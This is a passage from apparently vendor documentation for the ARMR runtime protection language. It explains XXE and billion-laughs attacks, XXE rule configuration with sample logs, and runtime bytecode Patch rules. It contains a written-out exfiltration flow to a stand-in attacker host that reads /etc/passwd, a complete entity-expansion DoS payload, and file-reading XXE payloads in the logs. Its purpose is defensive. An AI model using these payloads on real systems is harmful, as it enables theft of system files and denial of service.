In this example, the attacker hosts and controls the remote `xxe.dtd` file, located at `http://malicious.com/dtds/xxe.dtd`. The attacker also controls an endpoint where data can be received, located at `http://malicious.com/xxe/get`, which takes a url parameter of `d` that will have the victim's data assigned to it.

When the attacker sends the malicious XML to the victim's server, the XML parser/processor will first download the malicious `xxe.dtd` file that contains the new parameter `ENTITY` definitions of `data` and `bravo`. The `bravo` parameter declares a value, which is actually a general external `ENTITY` called `charlie`, which contains a URL back to the attacker's server. Notice that the URL parameter `d` is assigned a parameter entity reference of `%data`, which points directly to the `/etc/passwd` file.

Returning to the XML that was posted to the victim's server, the DTD makes references to the new components in `xxe.dtd`, which will include them in the DTD, including the general entity named `charlie`. Unlike parameter entities, general entities can be referenced in the XML body. Once the `&charlie;` reference is processed, the chain of events happens. The file `/etc/passwd` is read, and an HTTP request is made back to the attacker's server with the contents of the file.

# Denial of Service Example

**HTTP POST Request**

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
    <!ELEMENT lolz (#PCDATA)>
    <!ENTITY lol "lol">
    <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
    <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
    <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
    <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
    <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
    <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
    <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
    <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
    <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

In this example, the attacker doesn't use any external components. Instead the idea is to cause the application to struggle and crash through the use of an overwhelming amount of general entity references. The very first entity, `lol`, is assigned the value `"lol"`. The subsequent entities are chained, with each entity referencing the previous entity ten times.

When the entity reference `&lol9;` is processed in the XML body, the result of this chain will cause the original `lol` entity to be referenced one billion times. This will cause the original value of `"lol"`, which is three characters in length, to expand to a string of three billion characters. This is famously known as the billion laughs attack.

# XXE Protection

While different XML parsers do offer users the ability to define configuration that will provide protection against XXE attacks, protection is generally not active by default. Older systems, including older versions of Java, have faulty XML parser/processor implementations, and may not honour the security configuration even if it were provided.

The XXE security feature addresses attacks, regardless of Java version or XML parser, by enforcing a strict policy of what the XML can contain. There are two main parameters that can be configured in the XXE security feature. All configuration is optional, and is only required if it is necessary to relax the rule for certain scenarios.

## Given (Condition)

There are no specific conditions under which XXE protection is configured.

## When (Event)

| Keyword | Description |
| --- | --- |
| `xxe` | The keyword `xxe` is one of two components that must be supplied in the `marshal` rule with only one being allowed to be configured in a single rule. `uri` and `reference` are the only parameters accepted. |

| Parameter | Description |
| --- | --- |
| `uri` | Only available in `allow` mode. An array of `SYSTEM` or `PUBLIC` URIs/URLs, declared within the DTD, that are required to be allowed. |
| `reference` | Only available in `protect` mode. Defines two limits;- `limit`: The number of general entity references allowed before the ARMR marshal rule triggers. The default value is `0`. |

- `expansion-limit`: The expanded string length that can be used before the protection kicks in. The default value is `0`. |

## Then (Action)

| | |
|---|---|
| `protect` | When the rule triggers, the application is prevented from parsing / processing the XML, therefore obviating the XXE attack vector.If configured, a log message is generated with details of the event. |
| `detect` | Monitoring mode: the application behaves as normal.A log message is generated with details of the event.A log message **must** be specified with this action. |
| `allow` | An attempt that would otherwise be considered as an attack has been allowed, and the application will continue as normal. If configured, a log message is generated with details of the event.With this action, the `uri` parameter **must** be used to define a list of allowed URIs/URLs. |

---

As part of the action statement, the user may optionally specify the parameter `stacktrace: "full"`. When this parameter is specified, the stacktrace of the location of the attempted exploit is included in the security log entry.

# Rule Configuration

### Protect Example

```
app("XXE SECURITY POLICY"):
    requires(version: ARMR/2.8)

    marshal("XXE:PROTECT"):
        xxe()
        protect(message: "An XXE attack has been blocked", severity: high)
    endmarshal

endapp
```

The above `protect` example provides the simplest and most restrictive configuration of the rule. Notice that the optional `reference` parameter is not provided. This means than 0 entity references are allowable and neither are string expansions arising from entity references. The `uri` parameter is not available to use in the `protect` configuration. All URIs are blocked by default. Any URI that needs to be allowed must be configured in an `allow` rule.

```
app("XXE SECURITY POLICY"):
    requires(version: ARMR/2.8)

    marshal("XXE:PROTECT"):
        xxe(reference: {limit: 5, expansion-limit: 50})
        protect(message: "An XXE attack has been blocked", severity: high)
    endmarshal

endapp
```

In this `protect` example, the rule is relaxed slightly for cases where a handful of entity references are required. Notice that the `reference` parameter has been configured with a `limit` of **5**, and a string `expansion-limit` of **50**. Any XML that tries to make use of more entity references or would expand a reference to a string length greater than **50** characters will not be processed.

### Detect Example

```
app("XXE SECURITY POLICY"):
    requires(version: ARMR/2.8)

    marshal("XXE:DETECT"):
        xxe()
        detect(message: "An XXE attack has been detected", severity: high)
    endmarshal

endapp
```

The `detect` action is a good way to see how an application responds to the XXE security feature before putting the rule into `protect` mode. Any alerts produced as a consequence of the rule will be reported in the security log file but the application will continue to run as normal. This gives application owners the ability to review and evaluate any potential issues so the rule can be tuned to meet their needs. This is particularly true of applications that read in XML configuration during application startup.

### Allow Example

```
app("XXE SECURITY POLICY"):
    requires(version: ARMR/2.8)

    marshal("XXE:ALLOW"):
        xxe(uri: ["http://struts.apache.org/dtds/struts-2.3.dtd",
                  "http://struts.apache.org/dtds/struts-2.5.dtd",
                  "http://java.sun.com/dtd/web-jsptaglibrary_1_2.dtd",
                  "http://java.sun.com/j2ee/dtds/web-jsptaglibrary_1_1.dtd"])
        allow(message: "An external DTD URI has been allowed")
    endmarshal

endapp
```

The `allow` action is used in conjunction with a secondary XXE rule configured with a `protect` action. A rule configured with the `allow` action gives application owners the ability to permit certain URIs defined in the XML to be accessed. Changing the XXE rule configured with an action of `protect` to `detect` will help identify any URIs that may need to be allowed. Once identified, the `uri` parameter can be configured to allow only those specific URIs. Attempts to access URIs outside of the list will be blocked.

# Logging

### Protect Example

```
<10>1 2022-02-18T12:51:22.449Z fedora java 226858 - - CEF:0|ARMR:SECURITY POLI-
CY|SECURITY POLICY|2.8|XXE :PROTECT|Execute Rule|High|internalHttpRequestUri=/cus-
tomer/add reason=The XML is using an external source: SYSTEM file:///etc/passwd
procid=226858 dvchost=fedora localIpAddress=127.0.0.1 payload=<!-- <msg>hi</msg> --
>\n\n<!DOCTYPE test\n    [\n       <!ELEMENT xxe ANY>\n       <!ENTITY xxe SYSTEM
"file:///etc/passwd">\n    ]\n>\n<forum>\n    <username>2.2.4.RELEASE</username>\n
<message>&xxe;</message>\n</forum> httpRequestUri=/oval/api/vuln/xml msg=An XXE at-
tack has been blocked! ruleType=marshal appVersion=1 securityFeature=marshal exter-
nal xml entity protection remoteIpAddress=127.0.0.1 rt=Feb 18 2022 12:51:22.449
+0000 act=protect
```

This log message shows that triggering the external SYSTEM URI of `file:///etc/passwd` has been blocked.

```
<10>1 2022-02-18T12:52:56.167Z fedora java 226858 - - CEF:0|ARMR:SECURITY POLI-
CY|SECURITY POLICY|2.8|XXE :PROTECT|Execute Rule|High|internalHttpRequestUri=/cus-
tomer/add reason=The XML entity 'lol1' is referenced: 10 time(s) in the XML DTD.
The rule is configured with a reference limit of: 5 procid=226858 dvchost=fedora
localIpAddress=127.0.0.1 payload=<?xml version\="1.0"?>\n<!DOCTYPE lolz\n    [\n
<!ELEMENT lolz (#PCDATA)>\n        <!ENTITY lol "lol">\n        <!ENTITY lol1
"&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">\n        <!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">\n        <!ENTITY
lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">\n        <!EN-
TITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">\n
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">\n
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">\n
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">\n
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">\n
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">\n
]\n>\n<lolz>&lol9;</lolz> httpRequestUri=/oval/api/vuln/xml msg=An XXE attack has
been blocked! ruleType=marshal appVersion=1 securityFeature=marshal external xml
entity protection remoteIpAddress=127.0.0.1 rt=Feb 18 2022 12:52:56.166 +0000
act=protect
```

This log message shows that there are too many entity references, surpassing the configured limit of 5.

```
<10>1 2022-02-18T12:54:13.931Z fedora java 226858 - - CEF:0|ARMR:SECURITY POLI-
CY|SECURITY POLICY|2.8|XXE :PROTECT|Execute Rule|High|internalHttpRequestUri=/cus-
tomer/add reason=The XML has a circular reference: 'aaa' procid=226858 dvchost=fe-
dora localIpAddress=127.0.0.1 payload=<?xml version\="1.0"?>\n<!DOCTYPE lolz [\n
<!ELEMENT lolz (#PCDATA)>\n        <!ENTITY aaa "&ccc;">\n        <!ENTITY bbb
"&aaa;">\n        <!ENTITY ccc "&bbb;">\n        ]>\n<lolz>&aaa;</lolz> httpReques-
tUri=/oval/api/vuln/xml msg=An XXE attack has been blocked! ruleType=marshal ap-
pVersion=1 securityFeature=marshal external xml entity protection remoteIpAd-
dress=127.0.0.1 rt=Feb 18 2022 12:54:13.931 +0000 act=protect
```

This log message shows that circular entity references have been disallowed.

### Detect Example

```
<10>1 2022-02-18T13:23:18.741Z localhost java 4414 - - CEF:0|ARMR:SECURITY POLI-
CY|SECURITY POLICY|2.8|XXE:DETECT|Execute Rule|High|msg=A potential XXE attack has
been detected! Please review. reason=The XML is using an external source: PUBLIC
http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd rt=Feb 18 2022
13:23:18.741 +0000 appVersion=1 act=detect payload=<?xml version\="1.0"?>\n\n<!DOC-
TYPE weblogic-connection-factory-dd PUBLIC '-//BEA Systems, Inc.//DTD WebLogic
9.0.0 Connector//EN' 'http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd'>\n\
n<weblogic-connection-factory-dd>\n\n    <connection-factory-name>WLSJMSInternal-
ConnectionFactoryNoTX</connection-factory-name>\n    <jndi-name>eis/jms/internal/
WLSConnectionFactoryJNDINoTX</jndi-name>\n    <pool-params>\n      <initial-capaci-
ty>0</initial-capacity>\n      <max-capacity>100</max-capacity>\n    </pool-
params>\n    <use-connection-proxies>false</use-connection-proxies>\n\n</weblogic-
connection-factory-dd> dvchost=localhost ruleType=marshal procid=4414 securityFea-
ture=marshal external xml entity protection
```

This log message shows that an the external PUBLIC URI of `http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd` has been configured within the XML being processed. Reviewing this information, we can make a determination if that external DTD file is safe to access. In this case, the WebLogic application server appears to depend on this dtd file so allowing it may be necessary. It is of course possible to review the contents of the dtd file at the stated URL to validate what level of risk it poses.

```
<10>1 2022-02-18T13:21:27.681Z localhost java 4197 - - CEF:0|ARMR:SECURITY POLI-
CY|SECURITY POLICY|2.8|XXE:DETECT|Execute Rule|High|msg=A potential XXE attack has
been detected! Please review. reason=The XML body is using entity references '1
time(s). The rule is configured with a reference limit of: 0 rt=Feb 18 2022
13:21:27.681 +0000 appVersion=1 act=detect payload=<?xml version\="1.0" encod-
ing\="UTF-8"?>\n<Policy xmlns\="urn:oasis:names:tc:xacml:2.0:policy:schema:os" Pol-
icyId\="urn:bea:xacml:2.0:entitlement:resource:type@E@Furl@G@M@Oapplication@Ewls-
management-services@M@OcontextPath@E@Umanagement@M@Ouri@E@Uweblogic@U@K@M@Ohttp-
Method@EOPTIONS" RuleCombiningAlgId\="urn:oasis:names:tc:xacml:1.0:rule-combining-
algorithm:first-applicable"><Description>?weblogic.entitlement.rules.UncheckedPoli-
cy()</Description><Target><Resources><Resource><ResourceMatch MatchId\="urn:oa-
sis:names:tc:xacml:1.0:function:string-equal"><AttributeValue
DataType\="http://www.w3.org/2001/XMLSchema#string">type\=&lt;url&gt;, applica-
tion\=wls-management-services, contextPath\=/management, uri\=/weblogic/*, http-
Method\=OPTIONS</AttributeValue><ResourceAttributeDesignator AttributeId\="urn:oa-
```

```
sis:names:tc:xacml:2.0:resource:resource-ancestor-or-self"
DataType\="http://www.w3.org/2001/XMLSchema#string" MustBePresent\="true"/></Re-
sourceMatch></Resource></Resources></Target><Rule RuleId\="unchecked-policy" Ef-
fect\="Permit"></Rule></Policy> dvchost=localhost ruleType=marshal procid=4197 se-
curityFeature=marshal external xml entity protection
```

This log message shows that the XML being processed identified a reference 1 time. Reviewing the contents of the XML will help determine if in this scenario the use of a single entity reference posses any risk. As mentioned in the section on Denial of Service, general entity references can become dangerous when many are chained together.

### Allow Example

```
<13>1 2022-02-18T13:44:50.051Z localhost java 5308 - - CEF:0|ARMR:SECURITY POLI-
CY|SECURITY POLICY|2.8|XXE:ALLOW|Execute Rule|Unknown|msg=An external URI has been
allowed. reason=The XML is using an external source: PUBLIC http://www.bea.com/
servers/wls810/dtd/weblogic810-ra.dtd rt=Feb 18 2022 13:44:50.051 +0000 appVer-
sion=1 act=allow payload=<?xml version\="1.0"?>\n\n<!DOCTYPE weblogic-connection-
factory-dd PUBLIC '-//BEA Systems, Inc.//DTD WebLogic 9.0.0 Connector//EN'
'http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd'>\n\n<weblogic-connec-
tion-factory-dd>\n\n    <connection-factory-name>WLSJMSInternalConnectionFacto-
ryNoTX</connection-factory-name>\n    <jndi-name>eis/jms/internal/WLSConnectionFac-
toryJNDINoTX</jndi-name>\n    <pool-params>\n      <initial-capacity>0</initial-ca-
pacity>\n      <max-capacity>100</max-capacity>\n    </pool-params>\n    <use-con-
nection-proxies>false</use-connection-proxies>\n\n</weblogic-connection-factory-dd>
dvchost=localhost ruleType=marshal procid=5308 securityFeature=marshal external xml
entity protection
```

This log message shows the result of an XXE configured with an `allow` action, and with a `message` parameter. A security log entry is generated for the URI that has been allowed, which in this case is the external PUBLIC URI of `http://www.bea.com/servers/wls810/dtd/weblogic810-ra.dtd`.

Version: 2.8

# ARMR Patch Rule

The ARMR Patch rule provides the user with the ability to change the behaviour of a class at runtime. While ARMR Patch rules can target any class loaded by the JVM, some ARMR Engine implementations may choose to restrict patching of a small number of primordial classes that are tightly coupled to the JVM, such as `java.lang.String` , `java.lang.Class` , `java.lang.Object`. In all other cases, any class loaded by the JVM can be patched by an ARMR Patch rule.

## Given (Conditions)

The Patch rule has one condition that is specified via the `function` statement. This is used to identify the function to be patched. The function statement must contain the fully-qualified class name, method name, and method descriptor of the target function to be patched, specified using the internal notation of the underlying machine, such as the JVM or the CLR.

## When (Event)

ARMR Patch rules are applied to targeted bytecode instructions at runtime. The Patch rule supports many different types of event statements, called **location-specifiers**. Each location-specifier identifies a bytecode instruction within the function where the patch should be applied.

## Then (Action)

Unlike the other ARMR rules that have various declarative actions like detect, protect, deny, etc; a Patch rule must provide its intended action as a code block of supplied source-code. The code-block is specified by means of the `code` keyword and terminated with the `endcode` keyword. When the defined event conditions of a given Patch rule are triggered, the specified code statement will be compiled and executed at the specified patch location.


## Runtime Notation

In order to target events, the `function` and **location-specifier** need to be declared using the internal signature notation used by the machine running the instructions. In the case of Java, this is the Java Virtual Machine (JVM). An event is relative to the function of a particular namespace. Using Java as an example, consider the following line of code.

**Example:**

```
String.valueOf(8);
```

The invocation of the method `valueOf()` on the `String` class would actually appear differently written in the JVMs internal form. The following example shows how it would appear.




| Part Name | Part | Description |
|---|---|---|
| Class | `java/lang/String` | The fully qualified name FQN of the class that contains the targetted method. |
| Method | `valueOf` | The method name that needs to be targeted. Overloaded methods will have different arguments. |
| Arguments | `(I)` | It is important to target the specific method by specifying the correct arguments, in the order they are expected. |
| Return Type | `Ljava/lang/String;` | The return type is always declared at the end of the signature. |
| Descriptor | `(I)Ljava/lang/String;` | The descriptor is a combination of the arguments and the return type. |

## Java Types

| Type | Internal | Example | Default Value | Size | Frame Slot Allocation |
|---|---|---|---|---|---|
| object | `L<type>` | `Ljava/lang/String;` | `null` | 16 bytes minimum | 1 |
| boolean | `Z` | | `false` | 1 bit | 1 |
| byte | `B` | | `0` | 8 bit signed | 1 |
| char | `C` | | `\u0000` | 16 bit | 1 |
| double | `D` | | `0.0d` | 64 bit | **2** |
| float | `F` | | `0.0f` | 32 bit | 1 |
| int | `I` | | `0` | 32 bit | 1 |
| long | `J` | | `0L` | 64 bit | **2** |
| short | `S` | | `0` | 16 bit | 1 |
| void | `V` | | | | N/A |
| Single dimensional array | `[<type>` | `[J` | | | 1 |
| Multidimensional array | `[[<type>` | `[[java/lang/Object;` | | | 1 |

---

## More JVM Internal Form Examples

**Examples:**

```
java/lang/String.toUpperCase()Ljava/lang/String;
java/lang/Class.forName(Ljava/lang/String;)Ljava/lang/Class;
java/io/File.setReadable(Z)Z
java/util/Hashtable.<init>(I)V
com/sun/crypto/provider/DESKey.getEncoded()[B
```

# Function

The function is the main target of the **Given (Condition)** step. It identifies the exact method of the exact class that we would like to apply the patch to. As an example, if we wanted our ARMR Patch rule to target the constructor for `java.net.URI(String str)` the `function` would be written as follows.

```
function("java/net/URI.<init>(Ljava/lang/String;)V")
```

# Location-Specifier

The **location-specifier** provides the **When (Event)** step. Once we have defined the Class and method we would like to patch in the **function** statement, we can use one of the location-specifier statements to declare a specific instruction within the function where the patch should be applied. Here is a complete list of all available location-specifiers statements.

| | | | | |
|---|---|---|---|---|
| `entry()` | `instruction()` | `read()` | `write()` | `call()` |
| `exit()` | `line()` | `readsite()` | `writesite()` | `callsite()` |
| `error()` | | `readreturn()` | `writereturn()` | `callreturn()` |

---

Every Patch rule must specify a single location-specifier. Every location-specifier, except for `entry()` and `exit()` must take an argument. The differences for each location-specifier will be discussed in the following tables.

## ENTRY / EXIT / ERROR

| Location | Example | Description |
|---|---|---|
| `entry()` | | Apply the patch at the start of the targeted function, before the first bytecode instruction is executed in the targeted function. |
| `exit()` | | Apply the patch at the return instruction from the targeted function. There may be more than one return instruction in a method, and the patch will be applied at every return instruction. |
| `error()` | `error("java/io/IOException")` | Apply the patch to every exception which propagates from the targeted function. |

## INSTRUCTION / LINE

| Location | Example | Description |
|---|---|---|
| `instruction()` | `instruction(391)` | Apply the patch immediately before the bytecode instruction at the specified instruction offset of the target function instruction stream. |
| `line()` | `line(12)` | Trigger the patch immediately before the instruction at the specified source code line number. |

## READ / READSITE / READRETURN

| Location | Example | Description |
| --- | --- | --- |
| `read()` | `read("java/io/File.path")` | Apply the patch in place of the memory read instruction for the specified memory field. |
| `readsite()` | `readsite("java/io/File.path")` | Apply the patch immediately before the memory read instruction for the specified memory field. |
| `readreturn()` | `readreturn("java/io/File.path")` | Apply the patch immediately after the memory read instruction for the specified memory field. |

## WRITE / WRITESITE / WRITERETURN

| Location | Example | Description |
| --- | --- | --- |
| `write()` | `write("java/io/File.path")` | Apply the patch in place of the memory write instruction for the specified memory field. |
| `writesite()` | `writesite("java/io/File.path")` | Apply the patch immediately before the memory write instruction for the specified memory field. |
| `writereturn()` | `writereturn("java/io/File.path")` | Apply the patch immediately after the memory write instruction for the specified memory field. |

## CALL / CALLSITE / CALLRETURN

| Location | Example | Description |
| --- | --- | --- |
| `call()` | `call(``"java/lang/String.valueOf(I)``Ljava/lang/String;")` | Apply the patch in place of the invoke instruction for the specified method. |
| `callsite()` | `callsite(``"java/lang/String.valueOf(I)``Ljava/lang/String;")` | Apply the patch immediately before the invoke instruction for the specified method. |
| `callreturn()` | `callreturn(``"java/lang/String.valueOf(I)``Ljava/lang/String;")` | Apply the patch immediately after the invoke instruction for the specified method. |

---

# Code

The code block contains the source code that will be compiled into the target function by the ARMR Engine. The type of source code needs to be declared by the use of the **language** parameter. If the type of source code is not supported by the underlying runtime, the ARMR Patch will not be linked. The source code in the code block can reference runtime classes by means of import declarations. For Java code blocks, this is done using the `import` keyword. The optional import parameter takes an array of strings that represent the runtime classes to import. The example here illustrates the use of the code block. As shown, the language parameter is set to **java** and the import parameter has an import for `java.io.IOException`.

```
app("Security Policy"):
    requires(version: "ARMR/2.0")

    patch("Example Patch"):
        function("java/net/URI.<init>(Ljava/lang/String;)V")
        entry()

        code(language: java, import: ["java.io.IOException"]):
            private static final String MSG = "The patch is working!";

            public void patch(JavaFrame frame) {
                frame.raiseException(new IOException(MSG));
            }
        endcode
    endpatch

endapp
```

All text between the `code` block's opening and closing declarations will be interpreted as source code. ARMR language syntax should not be used within the code block. It is possible to create new methods, classes, static blocks, instance fields or static fields within the code block. It is important to note that in ARMR 2.0, source code written in one ARMR Patch is not shared with any another ARMR Patch.

## ARMR Patch Methods

An ARMR Patch rule makes certain methods available to the patch developer that are tied to the ARMR Rule life-cycle. These methods can be overridden to provide customized behavior at each lifecycle event.

| Method | Required | Description |
|---|---|---|
| `public void load();` | optional | The `load()` method will be invoked once the `link` life-cycle event is triggered. Since this is a once-off event, the load method is useful for the initialization of the state. |
| `public void patch(JavaFrame frame);` | mandatory | The `patch()` method will be invoked once the `execute` life-cycle event is triggered. This event can happen multiple times. Every patch must implement the `patch()` method. |
| `public void unload();` | optional | The `unload()` method will be invoked once the `unlink` life-cycle event is triggered. As the `load()` event, this is also a once-off event. |

---

## ARMR Patch State

The ARMR Engine provides an efficient memory-store for patches within the same ARMR Mod to share memory state between them. The memory-store for a given ARMR Mod can be accessed via two built-in functions within the ARMR Engine.

| Method | Description |
|---|---|
| `saveValue(Object key, Object value)` | Store an object into the shared cache with a unique key. |
| `restoreValue(Object key)` | Retrieve an object stored into the shared cache by passing in the key. |

---

## JavaFrame

The JavaFrame accessor provides access to the active frame of the patched function at the location where the patch is applied. Using the JavaFrame accessor, the current state and contents of the operand stack and local variables can be read and overwritten. The active JavaFrame accessor is provided to the patch developer as the single argument to the `patch()` method. Please refer to the JavaFrame API for a detailed list of the accessors for reading and writing active frame state. For more information regarding frames, local variable array, and operand stack, please refer to Java Virtual Machine specification at Oracle's "The Java Virtual Machine Specification".

## JavaField / JavaMethod

The JavaField and JavaMethod accessors are provided by the ARMR Engine for unrestricted access to any members of any class. They can be used by a Patch rule to access private members, overwrite final fields, and other similar operations. The following example highlights how to create a JavaField accessor, and how it can be used to read/write a private field. Use of the JavaMethod accessor follows the same convention. Please refer to the JavaField / JavaMethod API documentation for further information.

```
app("Security Policy"):
    requires(version: "ARMR/2.0")

    patch("Patch File.getCanonicalPath() Method"):
        function("java/io/File.getCanonicalPath()Ljava/lang/String;")
        error("java/io/IOException")

        code(language: java, import: ["java.io.IOException"]):
            private static JavaField detailMessageField;

            public void load() {
                detailMessageField = JavaField.load(
                    "java/lang/Throwable.detailMessage");
            }

            public void patch(JavaFrame frame) {
                IOException ioe = (IOException) frame.loadObjectOperand(0);
                String detailMessage = detailMessageField.readString(ioe);
                detailMessageField.writeString(ioe,
                    "The IOException message has been changed!");
            }
        endcode
    endpatch

endapp
```

# Patch Rule Example

Consider the following Java source code.

**Java Source Code:**

```
package ie.example;

public class Utils {

    public byte[] createByteArray(int length) {
        return new byte[length];
    }
}
```

The Java bytecode for the method `createByteArray()` can be seen here.

**Java Bytecode:**

```
public byte[] createByteArray(int);
descriptor: (I)[B
flags: ACC_PUBLIC
Code:
stack=1, locals=2, args_size=2
0: iload_1
1: newarray byte
3: areturn
LineNumberTable:
line 4: 0
```

Now consider the case where a source-code change was introduced to check whether the integer argument called `length` is a positive integer and that it does not exceed a size of 100 before creating the `byte[]`, throwing an `IllegalStateException` if either of these conditions are not met. Here is what the new source-code would look like for the `createByteArray()` method.

**Modified Java Source Code:**

```
package ie.example;

public class Utils {

    public byte[] createByteArray(int length) {
        if (length < 0 || length > 100) {
            throw new IllegalStateException("Length must be a positive integer and
cannot exceed a size of 100");
```

```
        }
        return new byte[length];
    }
}
```

To apply the same effect with an ARMR Patch rule is trivial. To do so, we can create an ARMR Patch rule that targets the `createByteArray()` method, at the **entry** location, to be applied before instruction 0 is executed. At this location, the ARMR Patch will have access to the length argument from the local variable array, and can perform the same check conditions, raising an `IllegalStateException` if either of the conditions are not met. Below is an example ARMR Patch to provide this behavior.

- **Function**: `"ie/example/Utils.createByteArray(I)[B"`
- **Location Specifier**: `entry()`

**ARMR Patch Example:**

```
app("Security Policy"):
    requires(version: "ARMR/2.0")

    patch("Example Patch"):
        function("ie/example/Utils.createByteArray(I)[B")
        entry()

        code(language: java):
            public void patch(JavaFrame frame) {
                int length = frame.loadIntVariable(1);
                if (length < 0 || length > 100) {
                    frame.raiseException(new IllegalStateException("Length must be
a positive integer and cannot exceed a size of 100"));
                }
            }
        endcode
    endpatch
endapp
```

# Occurrences

In certain cases, there may be multiple locations of the same bytecode instruction with a target function
being patched. It is possible to select the exact instruction by using an optional parameter to the function statement called `occurrences`. The occurrences parameter is a key:value pair with a key of occurrences and the value is an array of integers that represent each occurrence of the location specifier. Only the specified occurrence(s) will be patched. If an occurrence has been specified that is out of bounds, i.e. that occurrence does not exist, then it will be ignored and the ARMR Patch rule will apply where applicable. The occurrences parameter can be specified on the following location specifiers.

| Location | Example | Description |
| --- | --- | --- |
| `read()` | `read("java/io/File.path",``occurrences: [2])` | Apply the patch by replacing only the 2nd occurrence of the getfield bytecode instruction of the path field. |
| `readsite()` | `readsite("java/io/File.path", occurrences: [3, 5])` | Apply the patch immediately before the 3rd and 5th occurrence of the getfield bytecode instruction of the path field. |
| `readreturn()` | `readreturn("java/io/File.path", occurrences: [4, 6])` | Apply the patch immediately after the 4th and 6th occurrence of the getfield bytecode instruction of the path field. |
| `write()` | `write("java/io/File.path",``occurrences: [1, 7])` | Apply the patch by replacing the 1st and 7th occurrence of the putfield bytecode instruction of the path field. |
| `writesite()` | `writesite("java/io/File.path", occurrences: [2])` | Apply the patch immediately before the 2nd occurrence of the putfield bytecode instruction of the path field. |
| `writereturn()` | `writereturn("java/io/File.path", occurrences: [4, 6])` | Apply the patch immediately after the 4th and 6th occurrence of the putfield bytecode instruction of the path field. |
| `call()` | `call("java/lang/String.valueOf(I)``Ljava/lang/String;",``occurrences: [2])` | Apply the patch by replacing only the 2nd occurrence of the invoke* bytecode instruction of the valueOf method. |
| `callsite()` | `callsite("java/lang/String.valueOf(I)``Ljava/lang/String;",``occurrences: [3, 5])` | Apply the patch immediately before the 3rd and 5th occurrence of the invoke* bytecode instruction of the valueOf method. |
| `callreturn()` | `callreturn("java/lang/String.valueOf(I)``Ljava/lang/String;",``occurrences: [4, 6])` | Apply the patch immediately after the 4th and 6th occurrence of the invoke* bytecode instruction of the valueOf method. |

---

Consider the following example.

```
package com.example;

class Person {
    private int age;

    public Person(int age) {
        this.age = age;
    }

    @Override
    public String toString() {
        String message;
        if (age == 0) {
            message = "This person has no age.";
        } else {
            message = "This person is " + age + " years old.";
        }
        return message;
    }

}
```

The following bytecode is for the `toString()` method as shown in the ***Person*** class.

```
public java.lang.String toString();
    descriptor: ()Ljava/lang/String;
    flags: ACC_PUBLIC
    Code:
      stack=2, locals=1, args_size=1
        0: aload_0
        1: getfield     #2 // Field age:I
public java.lang.String toString();
    descriptor: ()Ljava/lang/String;
    flags: ACC_PUBLIC
    Code:
      stack=2, locals=1, args_size=1
         0: aload_0
         1: getfield      #2 // Field age:I
         4: ifne          10
         7: ldc           #3  // String This person has no age.
         9: areturn
        10: new           #4  // class java/lang/StringBuilder
        13: dup
        14: invokespecial #5  // Method java/lang/StringBuilder."<init>":()V
        17: ldc           #6  // String This person is
